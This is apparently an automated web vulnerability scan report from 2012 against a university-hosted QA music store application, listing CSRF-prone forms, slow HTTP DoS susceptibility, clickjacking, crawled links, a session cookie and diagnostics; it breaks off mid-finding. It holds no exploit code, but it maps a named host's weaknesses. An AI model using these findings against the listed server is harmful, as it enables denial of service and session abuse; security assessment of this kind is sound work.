URL: http://134.154.14.153:8080/yuliana/partners

CWE IDs:	CWE-352
OWASP References:	A5: Cross-Site Request Forgery (CSRF)
WASC References:	WASC-9: CROSS-SITE REQUEST FORGERY

Vulnerable Parameter:

Description:	An effective CSRF (Cross-Site Request Forgery) countermeasure for forms is to include a hidden field with a random value specific to the user's current session. A form was detected that did not appear to contain an anti-CSRF token. This form was tested for susceptibility to a CSRF attack and determined to be vulnerable.
Impact:	CSRF vulnerabilities can be used by an attacker to force a user to submit requests to the Web application without the user's knowledge or approval. The vulnerability's impact depends on the the consequence of submitting a request within the context of the Web application.
Solution:	Review the description of the CSRF vulnerability and suggested countermeasures at http://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF). All forms that affect a user's security context should be protected from CSRF attacks.

Results

Authenticated:	No
Form Entry Point:	-

Payload :	
Result :	comment: None of the form's field values change between a user's session, which increases the chances for an attacker to predict values in order to forge a request. The form does not appear to contain a CSRF countermeasure based on a hidden form field with a pseudo-random value. N/A

QID: 150071 🟥🟥🟥⬜⬜ **/ Information Disclosure**

Form Can Be Manipulated with Cross-Site Request Forgery (CSRF)

URL: http://134.154.14.153:8080/yuliana/user/account/displayAccountPassword

CWE IDs:	CWE-352
OWASP References:	A5: Cross-Site Request Forgery (CSRF)
WASC References:	WASC-9: CROSS-SITE REQUEST FORGERY

Vulnerable Parameter:

Description:	An effective CSRF (Cross-Site Request Forgery) countermeasure for forms is to include a hidden field with a random value specific to the user's current session. A form was detected that did not appear to contain an anti-CSRF token. This form was tested for susceptibility to a CSRF attack and determined to be vulnerable.
Impact:	CSRF vulnerabilities can be used by an attacker to force a user to submit requests to the Web application without the user's knowledge or approval. The vulnerability's impact depends on the the consequence of submitting a request within the context of the Web application.
Solution:	Review the description of the CSRF vulnerability and suggested countermeasures at http://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF). All forms that affect a user's security context should be protected from CSRF attacks.

Results

Authenticated:	No
Form Entry Point:	http://134.154.14.153:8080/yuliana/user/account/displayAccount

Payload :	
Result :	comment: The form re-submission with different set of cookies failed. This may imply that the form does not contain any CSRF countermeasures. N/A

QID: 150079 🟥🟥🟥⬜⬜ **/ Information Disclosure**

Slow HTTP headers vulnerability

URL: http://134.154.14.153:8080/yuliana/registration/displayUserRegistration

CWE IDs:	
OWASP References:	A6: Security Misconfiguration
WASC References:	

Vulnerable Parameter:

Description:	Application scanner discovered, that web application is probably vulnerable to slow HTTP headers DDoS attack - an application level (Layer 7) DDoS, that occurs when an attacker holds server connections

open by sending partial HTTP requests, and continues to send subsequent headers at some interval to prevent the server from closing sockets. In this way, the web server becomes unavailable because the number of available sockets decreases and memory usage may increase, especially if the server allocates a thread per connection. One of the reasons for this behavior is that some servers have "no data" timers, that reset each time a byte arrives at the socket, but the server does not enforce an overall time limit for a connection. For example, the attacker sends the data for its request one byte at a time over several minutes rather than following the expected behavior of transmitting a complete request of several hundred bytes in a single packet. This enables the attacker to prolong the connection virtually forever. More information can be found at the Slowloris HTTP DoS.

Impact: All other services remain intact but the web server itself becomes completely inaccessible.

Solution: Solution is server-specific. Countermeasures for Apache are described here. Easy to use tool for intrusive testing is available here.

Results

Authenticated: No

Form Entry Point: -

Payload : N/A

Result : Vulnerable to slow HTTP headers attack

Server resets timeout after accepting header data from peer.

QID: 150085 **/ Information Disclosure**

Slow HTTP POST vulnerability

URL: http://134.154.14.153:8080/yuliana/registration/displayUserRegistration

CWE IDs:

OWASP References: A6: Security Misconfiguration

WASC References:

Vulnerable Parameter:

Description: Application scanner discovered, that web application is probably vulnerable to slow HTTP POST DDoS attack - an application level (Layer 7) DDoS, that occurs when an attacker holds server connections open by sending properly crafted HTTP POST headers, that contain a legitimate Content-Length header to inform the web server how much of data to expect. After the HTTP POST headers are fully sent, the HTTP POST message body is sent at slow speeds to prolong the completion of the connection and lock up server resources.By waiting for complete request body, server supports clients with slow or intermittent connections More information can be found at the in this presentation.

Impact: All other services remain intact but the web server itself becomes completely inaccessible.

Solution: Solution would be server-specific, but general recommendations are: - to limit the size of the acceptable request to each form requirements - establish minimal acceptable speed rate - establish absolute request timeout for connection with POST request Easy to use tool for intrusive testing is available here.

Results

Authenticated: No

Form Entry Point: -

Payload : N/A

Result : Vulnerable to slow HTTP POST attack

Server resets timeout after accepting request data from peer.

QID: 150086 ▰▰▰▱▱ **/ Information Gathered**

Server accepts unnecessarily large POST request body

CWE IDs:
OWASP References:
WASC References:

Description:	Web application scanner successfully sent a POST request with content type of application/x-www-form-urlencoded and 65536 bytes length random text data. Accepting request bodies with unnecessarily large size could help attacker to use less connections to achieve Layer 7 DDoS of web server. More information can be found at the here
Impact:	Could result in successful application level (Layer 7) DDoS attack.
Solution:	Limit the size of the request body to each form's requirements. For example, a search form with 256-char search field should not accept more than 1KB value.

Results

Server responded 200 to unnecessarily large random request body(over 64 KB) for URL http://134.154.14.153:8080/yuliana/registration/displayUserRegistration, signific
attacker's chances to prolong slow HTTP POST attack.

QID: 150089 ▰▰▰▱▱ **/ Information Gathered**

Links to non-routable resources discovered in externally facing content

CWE IDs:
OWASP References:
WASC References:

Description:	The links pointing to non-routable IPs(see RFC 1918 - Address Allocation for Private Internets), discovered on the external content by the Web application scanning engine. These links were present on the target Web application, but were not crawled.
Impact:	Such links could be either result of bad link resolution during porting QA web application to production, or due to injected malicious content to access for example customer's network equipment.
Solution:	Serve valid links.

Results

total links pointing to internal resources: 2
http://localhost:8080/yuliana/yoursecurelocalfiles discovered on external page: http://134.154.14.153:8080/yuliana/
http://localhost:8080/yuliana/yoursecurelocalfiles discovered on external page: http://134.154.14.153:8080/yuliana/user/validation/validateUser

QID: 150018 ▰▰▱▱▱ **/ Information Gathered**

Connection Error Occurred During Web Application Scan

CWE IDs:

OWASP References:
WASC References:

Description:	Some of requests timed out or unexpected errors were detected in the connection while crawling or scanning the Web application.
Impact:	Some of the links were not crawled or scanned. Results may be incomplete or incorrect.
Solution:	Investigate the root cause of failure accessing the listed links.

Results

```
Connection lost during ePhaseHeaderTests phase.
Connection lost during ePhaseHeaderTests phase.
Connection lost during ePhaseHeaderTests phase.
Connection lost during ePhaseHeaderTests phase.
Links that timed out:
http://134.154.14.153:8080/yuliana/user/order/displayUserCart
http://134.154.14.153:8080/yuliana/user/order/displayUserCart
http://134.154.14.153:8080/yuliana/user/order/displayUserCart
http://134.154.14.153:8080/yuliana/user/order/displayUserCart
http://134.154.14.153:8080/yuliana/user/order/displayUserCart
http://134.154.14.153:8080/yuliana/user/order/displayUserCart
http://134.154.14.153:8080/yuliana/user/order/displayUserCart
http://134.154.14.153:8080/yuliana/user/order/displayUserCart
http://134.154.14.153:8080/yuliana/user/order/displayUserCart
http://134.154.14.153:8080/yuliana/user/order/displayUserCart
http://134.154.14.153:8080/yuliana/user/order/displayUserCart
http://134.154.14.153:8080/yuliana/user/order/displayUserCart
http://134.154.14.153:8080/yuliana/user/order/displayUserCart
http://134.154.14.153:8080/yuliana/user/order/displayUserCart
http://134.154.14.153:8080/yuliana/user/order/displayUserCart
http://134.154.14.153:8080/yuliana/cart/displayCart?productCode=pf01
http://134.154.14.153:8080/yuliana/cart/displayCart?productCode=pf02
http://134.154.14.153:8080/yuliana/cart/displayCart?productCode=pf02
http://134.154.14.153:8080/yuliana/user/order/displayUserCart
http://134.154.14.153:8080/yuliana/user/order/displayUserCart
http://134.154.14.153:8080/yuliana/cart/displayCart?productCode=1235
http://134.154.14.153:8080/yuliana/cart/displayCart?productCode=1235
Connection lost during ePhaseHeaderTests phase.
Connection lost during ePhaseHeaderTests phase.
Connection lost during ePhaseHeaderTests phase.
Connection lost during ePhaseHeaderTests phase.
Connection lost during ePhaseHeaderTests phase.
Connection lost during ePhaseHeaderTests phase.
Connection lost during ePhaseHeaderTests phase.
Connection lost during ePhaseHeaderTests phase.
Connection lost during ePhaseHeaderTests phase.
Connection lost during ePhaseHeaderTests phase.
Connection lost during ePhaseHeaderTests phase.
Connection lost during ePhaseHeaderTests phase.
Connection lost during ePhaseHeaderTests phase.
Connection lost during ePhaseHeaderTests phase.
Connection lost during ePhaseHeaderTests phase.
Connection lost during ePhaseHeaderTests phase.
Connection lost during ePhaseHeaderTests phase.
Connection lost during ePhaseHeaderTests phase.
Connection lost during ePhaseHeaderTests phase.
Connection lost during ePhaseHeaderTests phase.
Connection lost during ePhaseHeaderTests phase.
Connection lost during ePhaseHeaderTests phase.
Connection lost during ePhaseHeaderTests phase.
Connection lost during ePhaseHeaderTests phase.
Connection lost during ePhaseHeaderTests phase.
Connection lost during ePhaseHeaderTests phase.
Connection lost during ePhaseHeaderTests phase.
Connection lost during ePhaseHeaderTests phase.
Connection lost during ePhaseHeaderTests phase.
Connection lost during ePhaseHeaderTests phase.
Connection lost during ePhaseHeaderTests phase.
Connection lost during ePhaseHeaderTests phase.
Connection lost during ePhaseHeaderTests phase.
Connection lost during ePhaseHeaderTests phase.
Connection lost during ePhaseHeaderTests phase.
```

Connection lost during ePhaseHeaderTests phase.

QID: 6 ■□□□□ **/ Information Gathered**

DNS Host Name

CWE IDs:
OWASP References:
WASC References:

Description:	The fully qualified domain name of this host, if it was obtained from a DNS server, is displayed in the RESULT section.
Impact:	
Solution:	

Results

IP address	Host name
134.154.14.153	whywhyewez1.mcs.csueastbay.edu

QID: 45038 ■□□□□ **/ Information Gathered**

Host Scan Time

CWE IDs:
OWASP References:
WASC References:

Description:

The Host Scan Time is the period of time it takes the scanning engine to perform the vulnerability assessment of a single target host. The Host Scan Time for this host is reported in the Result section below.

The Host Scan Time does not have a direct correlation to the Duration time as displayed in the Report Summary section of a scan results report. The Duration is the period of time it takes the service to perform a scan task. The Duration includes the time it takes the service to scan all hosts, which may involve parallel scanning. It also includes the time it takes for a scanner appliance to pick up the scan task and transfer the results back to the service's Secure Operating Center. Further, when a scan task is distributed across multiple scanners, the Duration includes the time it takes to perform parallel host scanning on all scanners.

Impact: N/A
Solution: N/A

Results

Scan duration: 3174 seconds

Start time: Fri, Apr 27 2012, 22:54:57 GMT

End time: Fri, Apr 27 2012, 23:47:51 GMT

QID: 150007 ▮▯▯▯▯ **/ Information Gathered**

Web Application Authentication Method

CWE IDs:
OWASP References:
WASC References:

Description:	Web application authentication was performed for the scan. The Results section includes a list of authentication credentials used.
Impact:	N/A
Solution:	N/A

Results

Auth successful against form: http://134.154.14.153:8080/yuliana/user/validation/validateUser
Web Application Authentication Record: Form Auth Record Music store QA non-admn credentials, #5790
User Name: test@test.com

QID: 150009 ▮▯▯▯▯ **/ Information Gathered**

Links Crawled

CWE IDs:
OWASP References:
WASC References:

Description:	The list of unique links crawled by the Web application scanner appear in the Results section. This list may contain fewer links than the maximum threshold defined at scan launch. The maximum links to crawl includes links in this list, requests made via HTML forms, and requests for the same link made as an anonymous and authenticated user.
Impact:	N/A
Solution:	N/A

Results

```
Duration of crawl phase (seconds): 265.00
Number of links: 65
(This number excludes form requests and links re-requested during authentication.)

http://134.154.14.153:8080/yuliana/
http://134.154.14.153:8080/yuliana/8AM.html
http://134.154.14.153:8080/yuliana/ASR.html
http://134.154.14.153:8080/yuliana/GoldenClub.html
http://134.154.14.153:8080/yuliana/SHMELP.html
http://134.154.14.153:8080/yuliana/cart
http://134.154.14.153:8080/yuliana/cart/displayCart
http://134.154.14.153:8080/yuliana/cart/displayCart?productCode=1234
http://134.154.14.153:8080/yuliana/cart/displayCart?productCode=1235
http://134.154.14.153:8080/yuliana/cart/displayCart?productCode=8601
http://134.154.14.153:8080/yuliana/cart/displayCart?productCode=N200
http://134.154.14.153:8080/yuliana/cart/displayCart?productCode=jr01
http://134.154.14.153:8080/yuliana/cart/displayCart?productCode=pf01
http://134.154.14.153:8080/yuliana/cart/displayCart?productCode=pf02
http://134.154.14.153:8080/yuliana/cart/variable;
http://134.154.14.153:8080/yuliana/catalog/displayProduct?productCode=
http://134.154.14.153:8080/yuliana/catalog/displayProduct?productCode=1234
http://134.154.14.153:8080/yuliana/catalog/displayProduct?productCode=1235
http://134.154.14.153:8080/yuliana/catalog/displayProduct?productCode=8601
http://134.154.14.153:8080/yuliana/catalog/displayProduct?productCode=N200
http://134.154.14.153:8080/yuliana/catalog/displayProduct?productCode=jr01
http://134.154.14.153:8080/yuliana/catalog/displayProduct?productCode=jr01&reviewNumber=1377
http://134.154.14.153:8080/yuliana/catalog/displayProduct?productCode=pf01
http://134.154.14.153:8080/yuliana/catalog/displayProduct?productCode=pf02
http://134.154.14.153:8080/yuliana/catalog/variable;
http://134.154.14.153:8080/yuliana/customer_service.jsp
http://134.154.14.153:8080/yuliana/email/join_email_list.jsp?name=fTest
http://134.154.14.153:8080/yuliana/email/join_email_list.jsp?name=guest
http://134.154.14.153:8080/yuliana/email/variable;
http://134.154.14.153:8080/yuliana/partners
http://134.154.14.153:8080/yuliana/partners/8AM.html
http://134.154.14.153:8080/yuliana/partners/ASR.html
http://134.154.14.153:8080/yuliana/partners/GoldenClub.html
http://134.154.14.153:8080/yuliana/partners/SHMELP.html
http://134.154.14.153:8080/yuliana/partners/displayParnerLetter
http://134.154.14.153:8080/yuliana/partners/displayParnerLetter?site=http://www.example.com
http://134.154.14.153:8080/yuliana/partners/variable;
http://134.154.14.153:8080/yuliana/partners?site=http://www.example.com
http://134.154.14.153:8080/yuliana/registration/displayUserRegistration
http://134.154.14.153:8080/yuliana/registration/processUser
http://134.154.14.153:8080/yuliana/registration/variable;
http://134.154.14.153:8080/yuliana/relatedDocs/Appendix_C_Acunetix_User_02252012.pdf
http://134.154.14.153:8080/yuliana/relatedDocs/Appendix_C_Qualys_User_02252012.pdf
http://134.154.14.153:8080/yuliana/relatedDocs/Scan_report_quays_us92_20120225_7789.pdf
http://134.154.14.153:8080/yuliana/relatedDocs/WVSSingleScan0225.html
http://134.154.14.153:8080/yuliana/relatedDocs/musicStoreVulnerabilities.pdf
http://134.154.14.153:8080/yuliana/relatedDocs/relatedDocs.jsp
http://134.154.14.153:8080/yuliana/relatedDocs/variable;
http://134.154.14.153:8080/yuliana/user/account/displayAccount
http://134.154.14.153:8080/yuliana/user/account/displayAccountDetails
http://134.154.14.153:8080/yuliana/user/account/updateUserDetails
http://134.154.14.153:8080/yuliana/user/account/variable;
http://134.154.14.153:8080/yuliana/user/order/displayUserCart
http://134.154.14.153:8080/yuliana/user/order/variable;
http://134.154.14.153:8080/yuliana/user/review/addReview
http://134.154.14.153:8080/yuliana/user/review/displayReview
http://134.154.14.153:8080/yuliana/user/review/variable;
http://134.154.14.153:8080/yuliana/user/validation/j_security_check
```

http://134.154.14.153:8080/yuliana/user/validation/validateUser
http://134.154.14.153:8080/yuliana/user/validation/variable;
http://134.154.14.153:8080/yuliana/userAccess.jsp
http://134.154.14.153:8080/yuliana/validation/displayPasswordRecovery
http://134.154.14.153:8080/yuliana/validation/passwordRecovery
http://134.154.14.153:8080/yuliana/validation/variable;
http://134.154.14.153:8080/yuliana/variable;

QID: 150010 ▮▯▯▯▯ **/ Information Gathered**

External Links Discovered

CWE IDs:
OWASP References:
WASC References:

Description:	The external links discovered by the Web application scanning engine are provided in the Results section. These links were present on the target Web application, but were not crawled.
Impact:	N/A
Solution:	N/A

Results

Number of links: 19
http://localhost:8080/yuliana/yoursecurelocalfiles
http://www.iana.org/
http://www.iana.org/about/
http://www.iana.org/about/performance/
http://www.iana.org/about/presentations/
http://www.iana.org/abuse/
http://www.iana.org/domains/
http://www.iana.org/domains/arpa/
http://www.iana.org/domains/example/
http://www.iana.org/domains/idn-tables/
http://www.iana.org/domains/int/
http://www.iana.org/domains/root/
http://www.iana.org/go/rfc2606
http://www.iana.org/numbers/
http://www.iana.org/protocols/
http://www.iana.org/reports/
http://www.icann.org/
mailto:m_julia1@yahoo.com
http://www.example.com/

QID: 150020 ▮▯▯▯▯ **/ Information Gathered**

Links Rejected By Scan Permissions

CWE IDs:

OWASP References:
WASC References:

Description: One or more links were not crawled because of an explicit rule to exclude them. This can occur if the link is malformed or if the link contains invalid host or port information.

Black list and white list entries can cause links to be rejected. If a scan is limited to a specific starting directory, then links outside that directory will neither be crawled or tested.

Links that contain a host name or IP address different from the target application are considered external links and not crawled by default; those types of links are not listed here.

Impact: Links listed here were neither crawled or tested by the Web application scanning engine.
Solution: A link might have been intentionally matched by a black or white list entry. Verify that no links in this list were unintentionally rejected.

Results

Links rejected during the test phase not reported due to volume of links.

QID: 150021 **/ Information Gathered**

Scan Diagnostics

CWE IDs:
OWASP References:
WASC References:

Description: This check provides various details of the scan's performance and behavior. In some cases, this check can be used to identify problems that the scanner encountered when crawling the target Web application.
Impact: The scan diagnostics data provides technical details about the crawler's performance and behavior. This information does not necessarily imply problems with the Web application.
Solution: No action is required.

Results

```
Loaded 0 blacklist entries.
Loaded 0 whitelist entries.
Collected 106 links overall.
Path manipulation: estimated time < 1 minute (96 tests, 83 inputs)
Path manipulation: 96 vulnsigs tests, completed 1904 requests, 8 seconds. All tests completed.
WS enumeration: estimated time < 1 minute (9 tests, 81 inputs)
WS enumeration: 9 vulnsigs tests, completed 117 requests, 0 seconds. All tests completed.
Batch #1 URI parameter manipulation (no auth): estimated time < 1 minute (37 tests, 7 inputs)
Batch #1 URI parameter manipulation (no auth): 37 vulnsigs tests, completed 259 requests, 2 seconds. All tests completed.
Batch #1 Login form parameter manipulation (no auth): estimated time < 1 minute (37 tests, 18 inputs)
Batch #1 Login form parameter manipulation (no auth): 37 vulnsigs tests, completed 74 requests, 0 seconds. No tests to execute.
Batch #1 URI blind SQL manipulation (no auth): estimated time < 1 minute (19 tests, 7 inputs)
Batch #1 URI blind SQL manipulation (no auth): 19 vulnsigs tests, completed 133 requests, 4 seconds. All tests completed.
Batch #1 URI parameter time-based tests (no auth): estimated time < 1 minute (8 tests, 7 inputs)
Batch #1 URI parameter time-based tests (no auth): 8 vulnsigs tests, completed 56 requests, 0 seconds. All tests completed.
Batch #1 URI parameter manipulation (auth): estimated time < 1 minute (37 tests, 7 inputs)
Batch #1 URI parameter manipulation (auth): 37 vulnsigs tests, completed 259 requests, 5 seconds. All tests completed.
Batch #1 Form parameter manipulation (auth): estimated time < 1 minute (37 tests, 18 inputs)
Batch #1 Form parameter manipulation (auth): 37 vulnsigs tests, completed 333 requests, 49 seconds. All tests completed.
Batch #1 Login form parameter manipulation (auth): estimated time < 1 minute (37 tests, 18 inputs)
Batch #1 Login form parameter manipulation (auth): 37 vulnsigs tests, completed 74 requests, 0 seconds. No tests to execute.
Batch #1 Login form parameter manipulation (no auth): estimated time < 1 minute (37 tests, 18 inputs)
Batch #1 Login form parameter manipulation (no auth): 37 vulnsigs tests, completed 74 requests, 0 seconds. No tests to execute.
Batch #1 URI blind SQL manipulation (auth): estimated time < 1 minute (19 tests, 7 inputs)
Batch #1 URI blind SQL manipulation (auth): 19 vulnsigs tests, completed 133 requests, 28 seconds. All tests completed.
Batch #1 Form blind SQL manipulation (auth): estimated time < 1 minute (19 tests, 18 inputs)
Batch #1 Form blind SQL manipulation (auth): 19 vulnsigs tests, completed 171 requests, 52 seconds. All tests completed.
Batch #1 Login form blind SQL manipulation (auth): estimated time < 1 minute (19 tests, 18 inputs)
Batch #1 Login form blind SQL manipulation (auth): 19 vulnsigs tests, completed 38 requests, 1 seconds. All tests completed.
Batch #1 Login form blind SQL manipulation (no auth): estimated time < 1 minute (19 tests, 18 inputs)
Batch #1 Login form blind SQL manipulation (no auth): 19 vulnsigs tests, completed 38 requests, 0 seconds. All tests completed.
Batch #1 URI parameter time-based tests (auth): estimated time < 1 minute (8 tests, 7 inputs)
Batch #1 URI parameter time-based tests (auth): 8 vulnsigs tests, completed 56 requests, 7 seconds. All tests completed.
Batch #1 Form field time-based tests (auth): estimated time < 1 minute (8 tests, 0 inputs)
Batch #1 Form field time-based tests (auth): 8 vulnsigs tests, completed 72 requests, 14 seconds. No tests to execute.
Batch #2 URI parameter manipulation (no auth): estimated time < 1 minute (37 tests, 7 inputs)
Batch #2 URI parameter manipulation (no auth): 37 vulnsigs tests, completed 259 requests, 1 seconds. All tests completed.
Batch #2 URI blind SQL manipulation (no auth): estimated time < 1 minute (19 tests, 7 inputs)
Batch #2 URI blind SQL manipulation (no auth): 19 vulnsigs tests, completed 133 requests, 3 seconds. All tests completed.
Batch #2 URI parameter time-based tests (no auth): estimated time < 1 minute (8 tests, 7 inputs)
Batch #2 URI parameter time-based tests (no auth): 8 vulnsigs tests, completed 56 requests, 0 seconds. All tests completed.
Batch #2 URI parameter manipulation (auth): estimated time < 1 minute (37 tests, 7 inputs)
Batch #2 URI parameter manipulation (auth): 37 vulnsigs tests, completed 259 requests, 20 seconds. All tests completed.
Batch #2 Form parameter manipulation (auth): estimated time < 1 minute (37 tests, 18 inputs)
Batch #2 Form parameter manipulation (auth): 37 vulnsigs tests, completed 74 requests, 13 seconds. All tests completed.
Batch #2 URI blind SQL manipulation (auth): estimated time < 1 minute (19 tests, 7 inputs)
Batch #2 URI blind SQL manipulation (auth): 19 vulnsigs tests, completed 133 requests, 21 seconds. All tests completed.
Batch #2 Form blind SQL manipulation (auth): estimated time < 1 minute (19 tests, 18 inputs)
Batch #2 Form blind SQL manipulation (auth): 19 vulnsigs tests, completed 38 requests, 13 seconds. All tests completed.
Batch #2 URI parameter time-based tests (auth): estimated time < 1 minute (8 tests, 7 inputs)
Batch #2 URI parameter time-based tests (auth): 8 vulnsigs tests, completed 56 requests, 6 seconds. All tests completed.
Batch #2 Form field time-based tests (auth): estimated time < 1 minute (8 tests, 0 inputs)
Batch #2 Form field time-based tests (auth): 8 vulnsigs tests, completed 16 requests, 3 seconds. No tests to execute.
Batch #3 URI parameter manipulation (no auth): estimated time < 1 minute (37 tests, 1 inputs)
Batch #3 URI parameter manipulation (no auth): 37 vulnsigs tests, completed 37 requests, 1 seconds. All tests completed.
Batch #3 URI blind SQL manipulation (no auth): estimated time < 1 minute (19 tests, 1 inputs)
Batch #3 URI blind SQL manipulation (no auth): 19 vulnsigs tests, completed 19 requests, 0 seconds. All tests completed.
Batch #3 URI parameter time-based tests (no auth): estimated time < 1 minute (8 tests, 1 inputs)
Batch #3 URI parameter time-based tests (no auth): 8 vulnsigs tests, completed 8 requests, 0 seconds. All tests completed.
Batch #3 URI parameter manipulation (auth): estimated time < 1 minute (37 tests, 7 inputs)
Batch #3 URI parameter manipulation (auth): 37 vulnsigs tests, completed 225 requests, 2 seconds. XSS optimization removed 34 links. Completed 225 requests of 259 estimated
requests (87%). All tests completed.
```

```
Batch #3 Form parameter manipulation (auth): estimated time < 1 minute (37 tests, 18 inputs)
Batch #3 Form parameter manipulation (auth): 37 vulnsigs tests, completed 1369 requests, 38 seconds. All tests completed.
Batch #3 URI blind SQL manipulation (auth): estimated time < 1 minute (19 tests, 7 inputs)
Batch #3 URI blind SQL manipulation (auth): 19 vulnsigs tests, completed 133 requests, 2 seconds. All tests completed.
Batch #3 Form blind SQL manipulation (auth): estimated time < 1 minute (19 tests, 18 inputs)
Batch #3 Form blind SQL manipulation (auth): 19 vulnsigs tests, completed 703 requests, 60 seconds. All tests completed.
Batch #3 URI parameter time-based tests (auth): estimated time < 1 minute (8 tests, 7 inputs)
Batch #3 URI parameter time-based tests (auth): 8 vulnsigs tests, completed 56 requests, 1 seconds. All tests completed.
Batch #3 Form field time-based tests (auth): estimated time < 1 minute (8 tests, 0 inputs)
Batch #3 Form field time-based tests (auth): 8 vulnsigs tests, completed 296 requests, 12 seconds. No tests to execute.
HTTP call manipulation: estimated time < 1 minute (26 tests, 0 inputs)
HTTP call manipulation: 26 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Open Redirect analysis: estimated time < 1 minute (1 tests, 2 inputs)
Open Redirect analysis: 1 vulnsigs tests, completed 2 requests, 2 seconds. All tests completed.
CSRF: estimated time < 1 minute (2 tests, 50 inputs)
CSRF: 2 vulnsigs tests, completed 0 requests, 106 seconds. All tests completed.
Cookie manipulation: estimated time < 1 minute (30 tests, 1 inputs)
Cookie manipulation: 30 vulnsigs tests, completed 1499 requests, 23 seconds. XSS optimization removed 1921 links. Completed 1499 requests of 3420 estimated reques
tests completed.
Header manipulation: estimated time < 1 minute (30 tests, 114 inputs)
Reached the threshold for timed-out links: 20
Header manipulation: 30 vulnsigs tests, completed 899 requests, 2392 seconds. Module did not finish. Completed 899 requests of 6840 estimated requests (13% complet
Reached the threshold for timed-out links: 20
Reached the threshold for timed-out links: 20
Reached the threshold for timed-out links: 20
Total requests made: 13441
Average server response time: 0.86 seconds
Most recent links:
500 http://134.154.14.153:8080/yuliana/user/account/updateUserDetails
500 http://134.154.14.153:8080/yuliana/user/account/updateUserDetails
200 http://134.154.14.153:8080/yuliana/cart/displayCart?productCode=N200
--- http://134.154.14.153:8080/yuliana/cart/displayCart?productCode=1235
200 http://134.154.14.153:8080/yuliana/cart/displayCart?productCode=N200
200 http://134.154.14.153:8080/yuliana/cart/displayCart
--- http://134.154.14.153:8080/yuliana/cart/displayCart?productCode=1235
200 http://134.154.14.153:8080/yuliana/user/order/displayUserCart
200 http://134.154.14.153:8080/yuliana/user/order/displayUserCart
200 http://134.154.14.153:8080/yuliana/user/order/displayUserCart
Reached the threshold for timed-out links: 20
Reached the threshold for timed-out links: 20
Reached the threshold for timed-out links: 20
Reached the threshold for timed-out links: 20
Reached the threshold for timed-out links: 20
Reached the threshold for timed-out links: 20
Reached the threshold for timed-out links: 20
Reached the threshold for timed-out links: 20
Reached the threshold for timed-out links: 20
Reached the threshold for timed-out links: 20
Reached the threshold for timed-out links: 20
Reached the threshold for timed-out links: 20
Reached the threshold for timed-out links: 20
Reached the threshold for timed-out links: 20
```

QID: 150028 **/ Information Gathered**

Cookies Collected

CWE IDs:

OWASP References:	
WASC References:	

Description:	The cookies listed in the Results section were received from the web application during the crawl phase.
Impact:	Cookies may contain sensitive information about the user. Cookies sent via HTTP may be sniffed.
Solution:	Review cookie values to ensure that sensitive information such as passwords are not present within them.

Results

```
Total cookies: 1
JSESSIONID=516DBACB2B4914F623C06717944AA122; path=/yuliana; domain=134.154.14.153
```

QID: 150029 ■□□□□ **/ Information Gathered**

Session Cookies

CWE IDs:	
OWASP References:	
WASC References:	

Description:	The cookies listed in the Results section were identified as affecting the user's authenticated session to the Web application.
Impact:	Session cookies are used to uniquely identify a user to a Web application. A compromised session cookie can lead to user impersonation.
Solution:	Review the session cookies and verify that they do not contain sensitive values. Randomly generated session cookies should not exhibit a predictable pattern.

Results

```
Total cookies: 1
JSESSIONID=516DBACB2B4914F623C06717944AA122; path=/yuliana; domain=134.154.14.153
```

QID: 150043 ■□□□□ **/ Information Gathered**

Form Contains Credit Card Information

CWE IDs:	CWE-201
OWASP References:	A7: Insecure Cryptographic Storage
WASC References:	WASC-13: INFORMATION LEAKAGE

Description:	The links listed below have forms that contain credit card information. The list is provided to specify parts of the Web application that need careful reviewing since the content is very sensitive.
Impact:	N/A
Solution:	If possible do detailed review of the code responsible for handling of these forms.

Results

http://134.154.14.153:8080/yuliana/user/account/displayAccountDetails
http://134.154.14.153:8080/yuliana/registration/displayUserRegistration
http://134.154.14.153:8080/yuliana/user/account/displayAccountDetails

QID: 150054 **/ Information Gathered**

Email Addresses Collected

CWE IDs:
OWASP References:
WASC References:

Description:	The email addresses listed in the Results section were collected from the returned HTML content during the crawl phase.
Impact:	Email addresses may help a malicious user with brute force and phishing attacks.
Solution:	Review the email list to see if they are all email addresses you want to expose.

Results

Number of emails: 3
m_julia1@yahoo.com
myname@mydomain.com
test@test.com

QID: 150081 **/ Information Disclosure**

Possible Clickjacking Vulnerability

URL: http://134.154.14.153:8080/yuliana/user/validation/validateUser

CWE IDs:
OWASP References:
WASC References:

Vulnerable Parameter:

Description:	An attack can trick the user into clicking on the link by framing the original page and showing a layer on top of it with dummy buttons.
Impact:	Attacks like CSRF can be performed using Clickjacking techniques.
Solution:	Two of the most popular preventions are: X-Frame-Options: This header works with most of the modern browsers and can be used to prevent framing of the page. Framekiller: JavaScript code that prevents the malicious user from framing the page.

Results

Authenticated:	No
Form Entry Point:	-

Payload :	N/A
Result :	The response for this request did not have an "X-FRAME-OPTIONS" header present.

QID: 150081 **/ Information Disclosure**

Possible Clickjacking Vulnerability

URL: http://134.154.14.153:8080/yuliana/user/account/displayAccount

CWE IDs:
OWASP References:
WASC References:

Vulnerable Parameter:

Description:	An attack can trick the user into clicking on the link by framing the original page and showing a layer on top of it with dummy buttons.
Impact:	Attacks like CSRF can be performed using Clickjacking techniques.
Solution:	Two of the most popular preventions are: X-Frame-Options: This header works with most of the modern browsers and can be used to prevent framing of the page. Framekiller: JavaScript code that prevents the malicious user from framing the page.

Results

Authenticated:	No
Form Entry Point:	-

Payload :	N/A
Result :	The response for this request did not have an "X-FRAME-OPTIONS" header present.

QID: 150081 **/ Information Disclosure**

Possible Clickjacking Vulnerability

URL: http://134.154.14.153:8080/yuliana/partners

CWE IDs:
OWASP References:
WASC References:

Vulnerable Parameter:

Description:	An attack can trick the user into clicking on the link by framing the original page and showing a layer on top of it with dummy buttons.
Impact:	Attacks like CSRF can be performed using Clickjacking techniques.
Solution:	Two of the most popular preventions are: X-Frame-Options: This header works with most of the modern browsers and can be used to prevent framing of the page. Framekiller: JavaScript code that prevents the

	malicious user from framing the page.

Results

Authenticated:	No
Form Entry Point:	-

Payload :	N/A
Result :	The response for this request did not have an "X-FRAME-OPTIONS" header present.

QID: 150081 🟥 **/ Information Disclosure**

Possible Clickjacking Vulnerability

URL: http://134.154.14.153:8080/yuliana/

CWE IDs:
OWASP References:
WASC References:

Vulnerable Parameter:

Description:	An attack can trick the user into clicking on the link by framing the original page and showing a layer on top of it with dummy buttons.
Impact:	Attacks like CSRF can be performed using Clickjacking techniques.
